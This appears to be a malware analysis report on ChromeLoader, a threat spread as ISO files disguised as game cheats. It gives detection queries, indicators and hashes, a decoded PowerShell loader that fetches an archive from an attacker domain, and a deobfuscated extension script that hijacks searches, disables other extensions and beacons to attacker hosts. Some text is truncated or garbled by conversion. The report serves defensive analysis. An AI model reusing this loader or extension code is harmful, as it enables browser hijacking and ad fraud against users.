

```
| rex field=ScriptContent "(?<MaliciousDomain>(\$domain = \"[a-zA-Z0-9.]*.))"
| table _time ComputerName ScriptContent MaliciousDomain

CommandLine="*CS_installer.exe*" FilePath="*CdRom*"
```

## Sigma Rule for ChromeLoader available (Thanks to Twitter User @Kostastsale)

Twitter Reference: <a href="https://twitter.com/Kostastsale/status/1480821678145826818">https://twitter.com/Kostastsale/status/1480821678145826818</a>

| table \_time ComputerName CommandLine FilePath SHA256HashData

Sigma Rule: https://github.com/tsale/Sigma\_rules/blob/main/malware/ChromeLoader.yml

#### Date of first occurrence

| dedup ComputerName

01-02-2022

## **Description:**

CS\_installer/ChromeLoader starts off as an ISO that masquerades as Video Game Cheats/Illegal Software/Freeware, also advertised on twitter via QR Codes. It was observed that the malicious ISO was downloaded as a zipped archive. Once downloaded and extracted, the victim runs the ISO on their machine which on Windows 10 or above mounts to disk. The ISO contains a malicious binary named CS\_installer.exe (also seen as setup.exe) and a Win32 API for scheduletask along with configurations files and a symbols file. Once mounted, the folder containing the malicious binary is locked and will not be removed by the antivirus client. It requires dismounting of the disk image to release the binary. Upon execution of the binary CS\_installer.exe, numerous persistence mechanisms are created and also a Chrome Extension is downloaded and saved to disk. Once the extension is saved, it extracts the data and installs it into Chrome. The persistence is configured to execute a PowerShell command that runs a base64 encoded payload which will ensure the ChromeExtension remains on the machine. It was also observed that the powershell command removes the previously registered scheduled task before creating one again and repeats the Chrome Extension installation process.

# Sample Analysis

https://app.any.run/tasks/bfb74c9f-89d0-4c3b-8c65-233677cdbfc5

## **Domains Observed**

```
راً
hxxps[://]learnataloukt[.]xyz
hxxps[://]brokenna[.]work
hxxps[://]yflexibilituky[.]co
hxxps[://]ktyouexpec[.]xyz
                                      reported by Twitter user @th3_protoCOL https
hxxps[://]withyourret[.]xyz
                                      reported by Twitter user @th3_protoCOL https
hxxps[://]bosscast[.]net
                                      reported by Twitter user @cbecks 2
                                      reported by Twitter user @cbecks_2
hxxps[://]soap2day[.]ac
hxxps[://]wallpaperaccess[.]com
                                      reported by Twitter user @cbecks_2
                                      reported by Twitter user @cbecks_2 and @fffor
hxxps[://]uploadhaven[.]com
                                      reported by Twitter user @ffforward https://
hxxps[://]steamunlocked[.]net
hxxps[://]etterismype[.]co
                                      reported by Twitter user @cbecks_2 https://tu
                                      reported by Twitter user @StopMalvertisin ht
hxxps[://]downloadfree101.com
                                      reported by Twitter user @Enadanil https://tu
hxxps[://]ithconsukultin[.]com
hxxps[://]tobepartou[.]com
                                      reported by Twitter user @Enadanil https://tu
hxxps[://]yeconnected[.]com
hxxps[://]idwhitdoe[.]work
hxxps[://]yeconnected[.]com
```

#### Malicious ISO

The Naming convention of the ISOs appear to be targeting young adults. These names consistenly change each infection it seems.

```
Universal Chat Spammer.iso

Roblox Muscle Legends Script _ AutoFarm + More ....iso

[UPDATED] Bee Swarm Simulator Script GUI _ Hack...iso

This_Young_Maidenhead_Family_Now_Makes_15800_..._1.iso

The Sims 4 [w_ ALL DLC] Free Download.iso

How To Install Shaders For Minecraft 1.18.1_1...iso => reported by reddit user red

Twisted Lies by Shandi Boyes.iso

File_ BONEWORKS.v1.6.zip ....iso
```

https://www.virustotal.com/gui/file/fa52844b5b7fcc0192d0822d0099ea52ed1497134a45a2f0667075 1ef5b33cd3

https://www.virustotal.com/gui/file/b43767a9b780ba91cc52954aa741be1bddb0905b492e481aea992bca2a0c6a93

https://www.virustotal.com/gui/file/860c1f6f3393014fd84bd29359b4200027274eb6d97ee1a49b61e0 38d3336372

https://www.virustotal.com/gui/file/ad68453553a84e03c70106b7c13a483aa9ff1987621084e22067cb

https://www.virustotal.com/gui/file/cd999181de69f01ec686f39ccf9a55131a695c55075d530a44f251a 8f41da7c8

https://www.virustotal.com/gui/file/0fb038258bbbc61d4f43cac585ec92c79a9a231bcd265758c23c78f96ac1dbb2

https://www.virustotal.com/gui/file/3fc00a37c13ee987ec577a8fd2c9daae31ec482c5276208ddff4bc5cb518c2f3

https://www.virustotal.com/gui/file/e132de4b3b6b6135121c809e43c0adf3ebf10cb92e7b3c989c24c68ed970a6e6

https://www.virustotal.com/gui/file/03b2f267de27dae24de14e2c258a18e6c6d11581e6caee3a6df2b7f42947d898

 $\underline{https://www.virustotal.com/gui/file/e449eeade197cab542b6a11a3bcb972675a1066a88cfb07f09e7f7cbd1d32f6d}\\$ 

https://www.virustotal.com/gui/file/785f4ee0b26aac97429cdf99b04d2dab44798f2554b61512b49b59f834e91250

 $\frac{https://www.virustotal.com/gui/file/e1f9968481083fc826401f775a3fe2b5aa40644b797211f235f2adbeb0a0782f$ 

Additional Hashes reported by twitter user @cbecks\_2

0ecbe333ec31a169e3bce6e9f68b310e505dedfed50fe681cfd6a6a26d1f7f41 1717de403bb77e49be41edfc398864cfa3e351d9843afc3d41a47e5d0172ca79 18073ce19f3391f82c649a244b5555a88124fb6f496c28a914aa0f4ce139e3f2 1b4786ecc9b34f30359b28f0f89c0af029c7efc04e52832ae8c1334ddd2b631e 2e006a8e9f697d8075ba68ab5c793670145ea56028c488f1a00b29738593edfb 31b2944fb4d13a288497e64b2c4a110127e3f685fae38860aaf68336f7804d13 3927e4832dcbfae7ea9e2622af2a37284ceaf93b86434f35878e0077aeb29e7e 41cc04487a80093df4ac9bb64afc44eb6492bb49fc125b4601cd53476f18d5a4 614e2c3540cc6b410445c316d2e35f20759dd091f2f878ddf09eda6ab449f7aa 66f2ade2a78843c91445f808673d6ae0fe3a13402faac2962f04544a62ffbc2d 6d89c1cd593c2df03cdbd7cf3f58e2106ff210eeb6f60d5a4bf3b970989dee2e 8840f385340fad9dd452e243ad1a57fb44acfd6764d4bce98a936e14a7d0bfa6 9ab4665f627e17377f7feda1d3ca4facb5448db587d4d22d2740585ab3fb1f54 9dd11c756bdf612f372f3d37410bcc469f586f2fc826df5c679b3e77501c9371 a9670d746610c3be342728ff3ba8d8e0680b5ac40f4ae6e292a9a616a1b643c8 bcc6cfc82a1dc277be84f28a3b3bb037aa9ef8be4d5695fcbfb24a1033174947 dd2da35d1b94513f124e8b27caff10a98e6318c553da7f50206b0bfded3b52c9 edeec82c65adf5c44b52fbdc4b7ff754c6bd391653bba1e0844f0cab906a5baf fb9cce7a3fed63c0722f8171e8167a5e7220d6f8d89456854c239976ce7bb5d6

mounted ISO mainly contains:

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\Device\CdRom0\CS\_INSTALLER.EXE (Also seen as setup.exe)
\Device\CdRom0\CS\_installer.exe.config
\Device\CdRom0\CS\_installer.pdb
\Device\CdRom0\CS\_installer.pdb
\Device\CdRom0\Microsoft.Win32.TaskScheduler.dll
\Device\CdRom0\\_meta.txt

## **CS\_installers**

https://www.virustotal.com/gui/file/ded20df574b843aaa3c8e977c2040e1498ae17c12924a19868df5b12dee6dfdd

https://www.virustotal.com/gui/file/5f57a4495b9ab853b9d2ab7d960734645ebe5765e8df3b778d08f86119e1695c

https://www.virustotal.com/gui/file/187e08fca3ea9edd8340aaf335bd809a9de7a10b2ac14651ba292f478b56d180

https://www.virustotal.com/gui/file/1dbe5c2feca1706fafc6f767cc16427a2237ab05d95f94b84c287421ec97c224

https://www.virustotal.com/gui/file/5c07178b0c44ae71310571b78dde5bbc7dc8ff4675c20d44d5b386 dfb4725558

 $\frac{https://www.virustotal.com/gui/file/42afb7100d3924915fde289716def039cd14d8116757061df50387}{4217d9b047}$ 

https://www.virustotal.com/gui/file/2df0cf38c8039745f0341fc679d1dd7a066ec0d2e687c6914d2a225 6f945d96d Reported by Twitter user @cbecks\_2

https://www.virustotal.com/gui/file/aed9351ff414ddf1ecbfeb747b0bc6d650fcf026290cb670cbbaaad0 2fdf3dcd Reported by Twitter user @cbecks\_2

https://www.virustotal.com/gui/file/dca529c6ec9ea1f638567d5b6c34af4f47a80c0519178c4829becc337db5be02 Reported by Twitter user @cbecks\_2

## Additional CS installer.exe hashes added 01-24-2022

9eca0cd45c00182736467ae18da21162d0715bd3d53b8df8d92a74a76a89c4a0 564e913a22cf90ede114c94db8a62457a86bc408bc834fa0e12e85146110c89b c56139ea4ccc766687b743ca7e2baa27b9c4c14940f63c7568fc064959214307 53347d3121764469e186d2fb243f5c33b1d768bf612cc923174cd54979314dd3 44464fb09d7b4242249bb159446b4cf4c884d3dd7a433a72184cdbdc2a83f5e5 afc8a5f5f8016a5ce30e1d447c156bc9af5f438b7126203cd59d6b1621756d90 2d4454d610ae48bf9ffbb7bafcf80140a286898a7ffda39113da1820575a892f

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## Observed behavior

```
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Reads hostname
HKEY_LOCAL_MACHINE\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME
OS Credential Dumping
DNSCompatibility.exe
Checks Windows Trust Settings
HKEY_CURRENT_USER\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\WINTRUST\TRUSTPROVIDER!
Reads settings of System Certificates
HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\SYSTEMCERTIFICATES\DISALLOWED\CERTIFICATES\3(
5DA39D6
Checks supported languages
HKEY LOCAL_MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS
Environmental Variables
HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION
Checks Windows Installation Data
HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION
Enumeration of Software
DNSCompatibility.exe
```

## Scheduled Task

ChromeLoader uses a Windows API Microsoft.Win32.TaskScheduler to create a Scheduled task

ChromeLoader uses a dictionary to name the scheduled task.

```
string[] namesDict = new string[]

{
    "Loader",
    "Monitor",
    "Checker",
    "Conf",
    "Task",
    "Updater"
};
```

```
int nameIndex = new Random().Next(namesDict.Length);
string taskName = "Chrome" + namesDict[nameIndex];
ts.RootFolder.RegisterTaskDefinition(taskName, td);
```

- ChromeLoader
- ChromeMonitor
- ChromeChecker
- ChromeConf
- ChromeTask
- ChromeUpdater


The scheduled task contains the following command which executes a PowerShell command with a base64 payload.


```
cmd /c start /min "" powershell -ExecutionPolicy Bypass -WindowStyle Hidden -E <ba:
```

I have observed two scenarios of how the base64 payload is executed.

1. A descramble function exists to reconstructs base64 payload.

2. The PowerShell command may be hardcoded into the malware binary CS\_installer.exe . Shown in the below images.





# Retrieving ChromeLoader Scheduled Tasks using PowerShell

```
Get-ScheduledTask -Taskname "ChromeLoader" -EA SilentlyContinue
Get-ScheduledTask -Taskname "ChromeTask" -EA SilentlyContinue
Get-ScheduledTask -Taskname "ChromeConf" -EA SilentlyContinue
Get-ScheduledTask -Taskname "ChromeUpdater" -EA SilentlyContinue
Get-ScheduledTask -Taskname "ChromeMonitor" -EA SilentlyContinue
Get-ScheduledTask -Taskname "ChromeChecker" -EA SilentlyContinue
```

#### Scheduled Task Location# 1

Location 1: C:\windows\system32\tasks\ChromeLoader
Location 1: C:\windows\system32\tasks\ChromeTask
Location 1: C:\windows\system32\tasks\ChromeConf
Location 1: C:\windows\system32\tasks\ChromeMonitor
Location 1: C:\windows\system32\tasks\Chromeupdater
Location 1: C:\windows\system32\tasks\ChromeChecker

## Contents of the scheduled task

```
راً
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2022-01-08T12:48:01.586-05:00</pate>
   <Description>Example task
    <URI>\ChromeLoader</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
     <Repetition>
       <Interval>PT10M</Interval>
       <StopAtDurationEnd>false</StopAtDurationEnd>
     <StartBoundary>2022-01-08T12:49:01.55-05:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
   <RunOnlyIfNetworkAvailable>false/RunOnlyIfNetworkAvailable>
   <IdleSettings>
      <Duration>PT10M</Duration>
     <WaitTimeout>PT1H</WaitTimeout>
     <StopOnIdleEnd>true</StopOnIdleEnd>
     <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
   <Enabled>true</Enabled>
   <Hidden>false</Hidden>
   <RunOnlyIfIdle>false/RunOnlyIfIdle>
   <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>cmd</Command>
      <Arguments>/c start /min "" powershell -ExecutionPolicy Bypass -WindowStyle I
```

## Scheduled Task Location# 2

ChromeLoader creates one of the following registry keys for Scheduled task

```
Location 2: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedu Location 3: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Current\Windows NT\Current\Windows NT\Current\Windows NT\Current\Windows NT\
```

## Contents of the registry key

### Scheduled Task Location# 3

ChromeLoader also creates one of the following registry keys.

Location 3: HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks{X-X-X-X}

(To save you time, you can retrieve the task unique identifier by running the powershell command below)

```
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tasks\*" | Select-String "ChromeLoader"
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tasks\*" | Select-String "ChromeTask"
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tasks\*" | Select-String "ChromeConf"
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tasks\*" | Select-String "ChromeMonitor"
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows
```

```
NT\CurrentVersion\Schedule\TaskCache\Tasks\*" | Select-String "ChromeChecker"

Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows

NT\CurrentVersion\Schedule\TaskCache\Tasks\*" | Select-String "ChromeUpdater"
```

## Contents of the registry key {X-X-X-X}

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache 🖳
Property
            Type Value
-----
            ----
Path
          String \ChromeLoader
Hash
          Binary (0x)c7,eb,cd,26,ec,d5,2f,5d,59,55,18,03,21,85,e3,c6,32,dc,05,59
Schema
          DWord 65538
Date
          String 2022-01-06T13:27:37.271-05:00
Description String Example task
          String \ChromeLoader
Triggers
          Actions
          Binary (0x)03,00,0c,00,00,00,41,00,75,00,74,00,68,00,6f,00,72,00,66,66
DynamicInfo Binary (0x)03,00,00,00,98,86,ad,14,2b,03,d8,01,aa,f5,5b,ad,52,06,d8,01
```

# Snippet of base64 decoded powershell script

```
ſŪ
$extPath = "$($env:LOCALAPPDATA)\chrome"
$confPath = "$extPath\conf.js"
$archiveName = "$($env:LOCALAPPDATA)\archive.zip"
$taskName = "ChromeLoader"
$domain = "SomeMaliciousDomain"
$isOpen = 0
$dd = 0
ver = 0
(Get-WmiObject Win32_Process -Filter "name='chrome.exe'") | Select-Object CommandL:
        if($_ -Match "load-extension"){
                break
        }
        $isOpen = 1
}
if($isOpen){
```

```
if(-not(Test-Path -Path "$extPath")){
                                                           try{
                                                                                                                      wget "https://$domain/archive.zip" -outfile "$archiveName"
                                                           }catch{
                                                                                                                      break
                                                           }
                                                           Expand-Archive -LiteralPath "$archiveName" -DestinationPath "$extParkers
                                                           Remove-Item -path "$archiveName" -Force
}
else{
                                                           try{
                                                                                                                      if (Test-Path -Path "$confPath")
                                                                                                                      {
                                                                                                                                                                                 $conf = Get-Content -Path $confPath
                                                                                                                                                                                 $conf.Split(";") | ForEach-Object {
                                                                                                                                                                                                                                           if ($_ -Match "dd")
                                                                                                                                                                                                                                                                                                       d = \int_{-\infty}^{\infty} \int_{-\infty}^{\infty} dt = \int_{-\infty}^{\infty} 
                                                                                                                                                                                                                                            }elseif ($_ -Match "ExtensionVersion")
                                                                                                                                                                                                                                            {
                                                                                                                                                                                                                                                                                                       $ver = $_.Split('"')[1]
                                                                                                                                                                                                                                            }
                                                                                                                                                                                 }
                                                           }catch{}
                                                           if ($dd -and $ver){
                                                                                                                      try{
                                                                                                                                                                                 $un = wget "https://$domain/un?did=$dd&ver=$ver"
                                                                                                                                                                                 if($un -Match "$dd"){
                                                                                                                                                                                                                                           Unregister-ScheduledTask -TaskName "$taskName"
                                                                                                                                                                                                                                            Remove-Item -path "$extPath" -Force -Recur:
                                                                                                                                                                                 }
                                                                                                                      }catch{}
                                                                                                                      try{
                                                                                                                                                                                wget "https://$domain/archive.zip?did=$dd&ver=$ver
```

# **Dropped Extension location**

```
C:\users\<Profile>\appdata\local\chrome
```

#### **Malicious Extension**

```
sha256sum archive.zip
561f219a76e61d113ec002ecc4c42335f072be0f2f23e598f835caba294a3f9b archive.zip

Contents:
background.js conf.js manifest.json options.png
```

## **Sample Extension Configuration**

```
cat conf.js

let _ExtnensionName = "Options";
let _ExtensionVersion = "4.0";
let _dd = "MzQ1NDYHAQICAwIGDAEAAgEFAgILBwAMSgoABgYDB0gEAgICAgUHAwAASQ==";
let _ExtDom = "https://krestinaful[.]com/";
let _ExtDomNoSchema = "krestinaful[.]com"
```

```
cat conf.js
let _ExtnensionName = "Properties";
let _ExtensionVersion = "4.4";
let _dd = "NzI3MjcGAgYEDwAHAgAFAQQGAwAOAgYASwAKAAYEBU4GBAMGCgQKDwAASw==";
let _ExtDom = "https://tobepartou[.]com/";
let _ExtDomNoSchema = "tobepartou[.]com";
```

## Obfuscated Javascript background.js (truncated)

```
ſĠ
cat background.js
T1MM.q3 = (function () {
    var v = 2;
    for (; v !== 9;) {
        switch (v) {
        case 2:
            v = typeof globalThis === 'object' ? 1 : 5;
            break;
        case 1:
            return globalThis;
            break;
        case 5:
            var G;
            try {
                var s = 2;
                for (; s !== 6;) {
                     switch (s) {
                     case 2:
                         Object['defineProperty'](Object['prototype'], 'xbHiy', {
                             'get': function () {
                                 var J = 2;
                                 for (; J !== 1;) {
                                     switch (J) {
                                     case 2:
                                         return this;
                                          break;
                                 }
                             },
                             'configurable': true
                         });
                         G = xbHiy;
                         s = 5;
```

```
break;
                     case 5:
                         G['QQr8M'] = G;
                         s = 4;
                         break;
                     case 4:
                         s = typeof QQr8M === 'undefined' ? 3 : 9;
                     case 9:
                         delete G['QQr8M'];
                         var N = Object['prototype'];
                         delete N['xbHiy'];
                         s = 6;
                         break;
                     case 3:
                         throw "";
                         s = 9;
                         break;
                     }
                 }
            } catch (1) {
                G = window;
            return G;
            break;
        }
    }
})();
T1MM.A1MM = A1MM;
e7(T1MM.q3);
[TRUNCATION..]
```

# Raw Obfuscated javascript sample

```
U0MM.i5=(function(){var A=2;for(;A !== 9;){switch(A){case 5:var h;try{var m=2;for(
```

# Deobfuscated Javascript background.js provided by Twitter user @struppigel https://twitter.com/struppigel

Blog post created by Karsten Hahn @struppigel, providing an analysis of the malicious Chrome Extension

https://www.gdatasoftware.com/blog/2022/01/37236-qr-codes-on-twitter-deliver-malicious-chrome-

#### extension

https://twitter.com/struppigel/status/1489500184371515396

The purpose of the malicious Chrome Extension is to generate Ad Revenue for the actor. The Chrome Extension periodically makes web requests every 30 minutes to generate Ads. Analytics is sent to the attackers domain every 3 hours. This malware has the capability of spreading through the victim's Google Profile via Synchronization.

Turn on and off Google Chrome Synchronization

https://support.google.com/chrome/answer/185277?hl=en&co=GENIE.Platform%3DDesktop https://support.google.com/chrome/answer/2765944

```
ſΩ
chrome.webRequest.onBeforeSendHeaders.addListener(n4 => {
  n4.requestHeaders.push({name: "dd", value: _dd});
  return {requestHeaders: n4.requestHeaders};
}, {urls: ["*://*." + _ExtDomNoSchema + "/*"]}, ["blocking", "requestHeaders"]);
chrome.webRequest.onHeadersReceived.addListener(g4 => {
  if (g4.type !== "main_frame") {
    return null;
 g4.responseHeaders.forEach(u4 => {
   if (u4.name === "is") {
     isValue = u4.value;
     setWithExpirySec("is", isValue, 300);
     return null;
   }
 });
}, {urls: ["*://*." + _ExtDomNoSchema + "/*"]}, ["responseHeaders"]);
chrome.webRequest.onBeforeRequest.addListener(function (s4) {
 var 04, L4, R4, r4, p4, F4, i4, w4, b4;
 if (s4.type !== "main_frame") {
   return null;
  }
 04 = s4.url;
 L4 = new URL(04);
 if (04.index0f("google.") >= 0 && 04.index0f("search") >= 0 && 04.index0f("q=") :
   R4 = L4.searchParams.get("q");
 if (04.indexOf("search.yahoo.") >= 0 && 04.indexOf("p=") >= 0) {
   R4 = L4.searchParams.get("p");
  if (04.indexOf("bing.") >= 0 && 04.indexOf("search") >= 0 && 04.indexOf("q=") >=
```

```
R4 = L4.searchParams.get("q");
 }
 if (R4 && R4.length > 1) {
    r4 = getWithExpiry("lastQuery");
    p4 = Math.floor(Math.random() * 100);
    F4 = getWithExpiry("is") || 100;
   i4 = s4.initiator;
   w4 = 0;
   if (i4) {
      if (i4.includes("bing.")) {
       w4 = 1;
      }
      if (i4.includes("yahoo.")) {
       w4 = 1;
      }
   }
   if (F4 > p4 && w4 && r4) {
      setWithExpirySec("lastQuery", R4, 60);
      return null;
    }
   if (R4 === r4) {
      return null;
    setWithExpirySec("lastQuery", R4, 60);
   b4 = _ExtDom + "search?ext=" + _ExtnensionName + "&ver=" + _ExtensionVersion +
   chrome.tabs.update({url: b4});
  }
}, {urls: ["https://*.google.com/*", "https://*.yahoo.com/*", "https://*.bing.com/"
function getWithExpiry(N4) {
 var z4, Q4, I4;
 z4 = localStorage.getItem(N4);
 if (!z4) {
   return null;
 Q4 = JSON.parse(z4);
 I4 = new Date;
 if (I4.getTime() > Q4.expiry) {
   localStorage.removeItem(N4);
   return null;
 }
  return Q4.value;
}
chrome.runtime.onInstalled.addListener(k4 => {
  if (k4.reason == "install") {
```

```
localStorage.removeItem("lastQuery");
    localStorage.removeItem("ad");
    localStorage.removeItem("is");
    chrome.alarms.create("hb", {delayInMinutes: 1.1, periodInMinutes: 180});
    chrome.alarms.create("ad", {delayInMinutes: 5, periodInMinutes: 30});
    analytics("install", "");
    sync();
    chrome.management.getAll(function (14) {
      handleInstalledExtensions(14);
   });
   chrome.privacy.services.searchSuggestEnabled.set({value: !true});
});
chrome.runtime.setUninstallURL(_ExtDom + "uninstall?ext=" + _ExtnensionName + "&ver
function setWithExpirySec(v4, M4, P4) {
 var e4, Z4;
 e4 = new Date;
 Z4 = {value: M4, expiry: e4.getTime() + P4 * 1e3};
 localStorage.setItem(v4, JSON.stringify(Z4));
}
function openAd() {
 var h4;
  h4 = _ExtDom + "ad?ext=" + _ExtnensionName + "&ver=" + _ExtensionVersion + "&dd="
 fetch(h4, {method: "GET", credentials: "include", redirect: "follow"}).then(D4 =:
   var o4, E4, S4;
   if (T4.length > 0) {
     04 = T4[0];
      E4 = o4[1];
      S4 = "https:" + o4[2];
      chrome.tabs.create({url: E4}, function (C4) {
        fetch(S4, {credentials: "include"});
        setWithExpirySec("ad", C4.id, 86400);
      });
    }
  }).catch(t4 => {});
chrome.contextMenus.create({title: "Remove", id: "menu", contexts: ["browser_action")
chrome.tabs.onUpdated.addListener(function (H4, y4, d4) {
  if (y4.status == "loading" && d4.url.indexOf("chrome://extensions") == 0) {
    chrome.tabs.create({url: "chrome://settings"});
    chrome.tabs.remove(H4);
  }
```

```
});
function sync() {
 var q4;
 q4 = _ExtDom + "redsync";
 fetch(q4, {method: "GET", credentials: "include"}).then(a4 => a4.text()).then(X4
    analytics("sync", X4);
 }).catch(V4 => {});
}
function handleInstalledExtensions(W4) {
 fetch("https://com." + _ExtDomNoSchema + "/ext" + "post" + _ExtnensionName + "ver
}
chrome.browserAction.onClicked.addListener(function (G7) {
 chrome.tabs.create({url: "chrome://settings"});
});
chrome.contextMenus.onClicked.addListener(function (m7, A7) {
  chrome.tabs.create({url: "chrome://settings"});
});
function analytics(j4, J4) {
 var A4;
 A4 = _ExtDom + j4 + "?ext=" + _ExtnensionName + "&ver=" + _ExtensionVersion + "&c
 if (J4 != "") {
   A4 = A4 + "%info=" + J4;
  navigator.sendBeacon(A4);
chrome.alarms.onAlarm.addListener(function (J7) {
 if (J7.name === "hb") {
   analytics("hb", "");
   sync();
 } else if (J7.name === "ad") {
   getAd();
 }
});
function handleExtensionResp(K4) {
    extnesionIds = JSON.parse(K4).list;
    extnesionIds.forEach(B4 => chrome.management.setEnabled(B4, false));
  } catch (x4) {}
}
```

```
function getAd() {
  var f4;
 f4 = getWithExpiry("ad");
  if (f4) {
    chrome.tabs.get(f4, function (c4) {
      if (c4) {
        return null;
      } else {
        openAd();
      }
    });
    console.clear();
  } else {
    openAd();
  }
}
```